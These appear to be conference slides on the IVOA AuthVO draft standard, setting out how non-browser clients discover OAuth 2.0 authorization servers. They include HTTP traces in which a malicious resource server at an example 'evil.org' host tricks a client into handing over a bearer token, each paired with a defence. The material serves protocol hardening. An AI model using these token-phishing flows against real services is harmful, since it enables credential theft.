AuthVO:
Status and Bearer Tokens

Mark Taylor (Bristol)
with input from: Jesus Salgado, James Tocknell, Adrian Damian,
Russ Allberry, DSP WG

IVOA Interop
Perth
Distributed Services and Protocols WG
7 November 2026

$Id: authvo.tex,v 1.10 2026/11/06 15:30:18 mbt Exp $

Outline

Current document status

OAuth 2.0 support


- Agreed outline procedure
- Security issues and possible solutions

Next steps

Current Status

Authentication in the Virtual Observatory document

- Main purpose:
  - ▷ Standardise how non-browser clients can work with authenticated services
  - ▷ Align as much as possible with industry standards
- Status
  - ▷ First WD just published: WD-AuthVO-1.0-20261029
- Stable and working since ∼ July 2025:
  - ▷ Challenge/Response general framework
  - ▷ `ivoa_cookie` challenge
    - in production usage at ESAC
  - ▷ `ivoa_x509` challenge
    - in production usage at CADC
  - ▷ Authentication modalities
    - Negotiate optional/mandatory authentication
- Still under active discussion
  - ▷ Use of Bearer tokens (OAuth 2.0)


DRAFT – please do not distribute

International Virtual Observatory Alliance

Authentication in the Virtual Observatory
Version 1.0

IVOA Working Draft 2026-10-29

Working Group: Distributed Services and Protocols
This version: https://www.ivoa.net/documents/AuthVO/20261029
Latest version: https://www.ivoa.net/documents/AuthVO
Previous versions: This is the first public release
Author(s): Mark Taylor, Sara Bertocco, Patrick Dowler, Brian Major, Jesus Salgado, James Tocknell, Adrian Damian, Russ Allbery
Editor(s): Mark Taylor, Jesus Salgado
Version Control: Revision ecd338c, 2026-10-29 14:07:41 +0000


Abstract

This document explains how VO services can manage the authentication process for interoperability with clients, especially non-browser clients. Particularly, this document describes how services advertise their support of specific authentication schemes and how clients can discover and use this information to access protected resources.

Current Status

Authentication in the Virtual Observatory document

- Main purpose:
  - ▷ Standardise how non-browser clients can work with authenticated services
  - ▷ Align as much as possible with industry standards
- Status
  - ▷ First WD just published: WD-AuthVO-1.0-20261029
- Stable and working since ∼ July 2025:
  - ▷ Challenge/Response general framework
  - ▷ `ivoa_cookie` challenge
    - in production usage at ESAC
  - ▷ `ivoa_x509` challenge
    - in production usage at CADC
  - ▷ Authentication modalities
    - Negotiate optional/mandatory authentication
- Still under active discussion
  - ▷ Use of Bearer tokens (OAuth 2.0)


DRAFT – please do not distribute

Status of this document

This is an IVOA Working Draft for review by IVOA members and other interested parties. It is a draft document and may be updated, replaced, or obsoleted by other documents at any time. It is inappropriate to use IVOA Working Drafts as reference materials or to cite them as other than "work in progress".

A list of current IVOA Recommendations and other technical documents can be found in the IVOA document repository[1].

Contents

1 Introduction 3
1.1 Role within the VO Architecture 5
1.2 Terminology 6
2 Challenge and Response 6
2.1 Challenge/Response Framework 6
2.2 Authentication Schemes in the VO 7
3 Authentication Schemes 8
3.1 VO-Specific Scheme Definitions 8
3.1.1 ivoa_cookie 9
3.1.2 ivoa_x509 9
3.1.3 Common Challenge Parameters for VO-Specific Schemes 11
3.2 Bearer Tokens 11
3.2.1 Authorization Server Requirements 14
4 Challenge/Response Use in the VO 16
4.1 Authentication Modalities 16
4.2 Client Behaviour 16
4.3 Authentication Confirmation: X-VO-Authenticated 17
4.4 Compatibility with other VO Standards 18
4.5 Limitations 18
5 Examples 19
5.1 Reactive authentication with HTTP Basic Authentication 19
5.2 Optional authentication with cookies 19
5.3 Mandatory authentication with certificates 20
5.4 Authentication Flow and Security Checks using Tokens 21
5.4.1 Step 1: Access the protected resource 22


[1] https://www.ivoa.net/documents/

2

Current Status

Authentication in the Virtual Observatory document

- Main purpose:
  - ▷ Standardise how non-browser clients can work with authenticated services
  - ▷ Align as much as possible with industry standards
- Status
  - ▷ First WD just published: WD-AuthVO-1.0-20261029
- Stable and working since ∼ July 2025:
  - ▷ Challenge/Response general framework
  - ▷ `ivoa_cookie` challenge
    - in production usage at ESAC
  - ▷ `ivoa_x509` challenge
    - in production usage at CADC
  - ▷ Authentication modalities
    - Negotiate optional/mandatory authentication
- Still under active discussion
  - ▷ Use of Bearer tokens (OAuth 2.0)



OAuth 2.0 Authentication

Basic procedure agreed:

- Use RFC 9728 for Authentication Server discovery, RFC 7591 for dynamic client registration
  - ▷ Challenge points to Protected Resource Metadata (PRM) at well-known location RFC 9728
  - ▷ PRM points to Authorization Server(s) (AS)
  - ▷ AS publishes Authorization Server Metadata (ASM) RFC 8414
  - ▷ ASM points to registration & token endpoints
  - ▷ Client registers dynamically RFC 7591
  - ▷ Client requests token using Device Authorization Grant RFC 8628
  - ▷ Bearer token is presented for resource access RFC 6750
- RFC 9728 is used by MCP, so should be fairly widely implemented

Outstanding issues:

- RFC 9728 gives the client a list of AS for the resource, but **no assurance they are trustworthy**
- Token leakage vulnerability:
  - ▷ malicious RS names a genuine but unrelated AS
  - ▷ client authenticates with AS and gets a token
  - ▷ client presents token to RS, which now has a token it can use
    → this attack is very easy for a malicious RS to set up

RFC9728

How it's supposed to work: RS and AS all honest

```
→ GET https://data.good.org/vo
← WWW-Authenticate: Bearer resource_metadata="https://data.good.org/.well-known/oauth-protected-resource/vo"
→ GET https://data.good.org/.well-known/oauth-protected-resource/vo
← {"resource": "https://data.good.org/vo", "authorization_servers": ["https://auth.good.org"]}
→ GET https://auth.good.org/.well-known/oauth-authorization-server
← {"issuer": "https://auth.good.org",
    "protected_resources": ["https://data.good.org/vo"],
    "device_authorization_endpoint": "https://auth.good.org/device",
    "registration_endpoint": "https://auth.good.org/registration",
    "token_endpoint": "https://auth.good.org/token"}
→  Request token using device_authorization_endpoint, registration_endpoint, token_endpoint
← Token returned
→ GET https://data.good.org/vo Bearer [token]
← RS receives token and returns resource
```

RFC9728

Phishing Attempt 1: malicious RS points to legitimate AS

```
→ GET https://data.evil.org/vo
← WWW-Authenticate: Bearer resource_metadata="https://data.evil.org/.well-known/oauth-protected-resource/vo"
→ GET https://data.evil.org/.well-known/oauth-protected-resource/vo
← {"resource": "https://data.evil.org/vo", "authorization_servers": ["https://auth.good.org"]}
→ GET https://auth.good.org/.well-known/oauth-authorization-server
← {"issuer": "https://auth.good.org",
    "protected_resources": ["https://data.good.org/vo"],
    "device_authorization_endpoint": "https://auth.good.org/device",
    "registration_endpoint": "https://auth.good.org/registration",
    "token_endpoint": "https://auth.good.org/token"}
→  Request token using device_authorization_endpoint, registration_endpoint, token_endpoint
← Token returned
→ GET https://data.evil.org/vo Bearer [token]
```

Malicious RS receives token, steals it, and uses it at https://data.good.org

Permitted by RFC9728 as written

RFC9728

Phishing Attempt 1: blocked by AS Resource Check

```
→ GET https://data.evil.org/vo
← WWW-Authenticate: Bearer resource_metadata="https://data.evil.org/.well-known/oauth-protected-resource/vo"
→ GET https://data.evil.org/.well-known/oauth-protected-resource/vo
← {"resource": "https://data.evil.org/vo", "authorization_servers": ["https://auth.good.org"]}
→ GET https://auth.good.org/.well-known/oauth-authorization-server
← {"issuer": "https://auth.good.org",
    "protected_resources": ["https://data.good.org/vo"],                    ⟸
    "device_authorization_endpoint": "https://auth.good.org/device",
    "registration_endpoint": "https://auth.good.org/registration",
    "token_endpoint": "https://auth.good.org/token"}
```

× **Client does not see requested resource** `https://data.evil.org/vo` **in** `protected_resources` **entry, aborts request**

Blocked by Resource Check:

- AS Metadata MUST include `protected_resources`
- Client must check requested resource is covered by `protected_resources`

RFC9728

Phishing Attempt 2: malicious RS points to malicious AS

→ GET https://data.evil.org/vo
← WWW-Authenticate: Bearer resource_metadata="https://data.evil.org/.well-known/oauth-protected-resource/vo"
→ GET https://data.evil.org/.well-known/oauth-protected-resource/vo
← {"resource": "https://data.evil.org/vo", "authorization_servers": ["https://auth.evil.org"]}
→ GET https://auth.evil.org/.well-known/oauth-authorization-server
← {"issuer": "https://auth.evil.org",
"protected_resources": ["https://data.evil.org/vo"],
"device_authorization_endpoint": "https://auth.good.org/device",
"registration_endpoint": "https://auth.good.org/registration",
"token_endpoint": "https://auth.good.org/token"}
? Resource Check: https://data.evil.org/vo is in protected_resources → OK
→ Request [token] using device_authorization_endpoint, registration_endpoint, token_endpoint
← Token returned
→ GET https://data.evil.org/vo Bearer [token]
Malicious RS receives token, steals it, and uses it at https://data.good.org

Permitted by RFC9728 + Resource Check
Works because malicious AS associates real AS endpoints with malicious protected_resources **list**

RFC9728

Phishing Attempt 2: blocked by Audience Restriction request

```
→ GET https://data.evil.org/vo
← WWW-Authenticate: Bearer resource_metadata="https://data.evil.org/.well-known/oauth-protected-resource/vo"
→ GET https://data.evil.org/.well-known/oauth-protected-resource/vo
← {"resource": "https://data.evil.org/vo", "authorization_servers": ["https://auth.evil.org"]}
→ GET https://auth.evil.org/.well-known/oauth-authorization-server
← {"issuer": "https://auth.evil.org",
    "protected_resources": ["https://data.evil.org/vo"],
    "device_authorization_endpoint": "https://auth.good.org/device",
    "registration_endpoint": "https://auth.good.org/registration",
    "token_endpoint": "https://auth.good.org/token"}
? Resource Check: https://data.evil.org/vo is in protected_resources → OK
↔ Request token using device_authorization_endpoint, registration_endpoint, token_endpoint,
    including resource identifier https://data.evil.org/vo
× AS rejects request because it does not recognise https://data.evil.org/vo
```

Blocked by Audience Restriction request:

(RFC 8707)

- Client MUST submit `resource` parameter to token/authorization endpoints
- Server MUST reject token request for unrecognised `resource` parameter

RFC8707 Problem

Unfortunately RFC 8707 is not universally implemented in auth services

- Where not implemented, the previous phishing attempt can succeed

Possible fixes:

- **Require** RFC 8707 implementation
- RFC 9207 Authorization Server Issuer Identification:
  - ▷ AS MUST include `authorization_response_iss_parameter_supported` in AS metadata
  - ▷ AS MUST include `iss` parameter in authorization responses
  - ▷ Client MUST check `iss` parameter matches `issuer` in AS metadata
  - ▷ This works if supported, but it doesn't appear to apply to Device Authorization Grant (by my reading and current AuthVO draft sec 5.4.3, but opinions differ)
- RFC 9449 DPoP (Demonstrating Proof of Possession):
  - ▷ Associates a public/private key pair with token when issued
  - ▷ Leaked token is useless to third parties who don't have private key
  - ▷ Adds complication to client/server code; maybe not supported everywhere?
- Restrict AS endpoint location
  - ▷ We could require ASM `device_authorization_endpoint`, `registration_endpoint`, `token_endpoint` to share AS `issuer` origin
  - ▷ No standards basis for this, but we could impose it as a rule for AuthVO clients/servers
  - ▷ Is anybody likely to want these endpoints in different domains?

Next Steps

Agree on OAuth 2.0 usage (we're getting there)

- Agree on measures to plug security holes
- Consult on whether software can implement proposals
- Implement at least toy client and server code
  - ▷ See Jesus implementations at https://github.com/jesusjuansalgado/authvo-clients
- Iterate ...

Publish updated WD

Provide real client/server implementations

Move towards Proposed Recommendation $\rightarrow$ RFC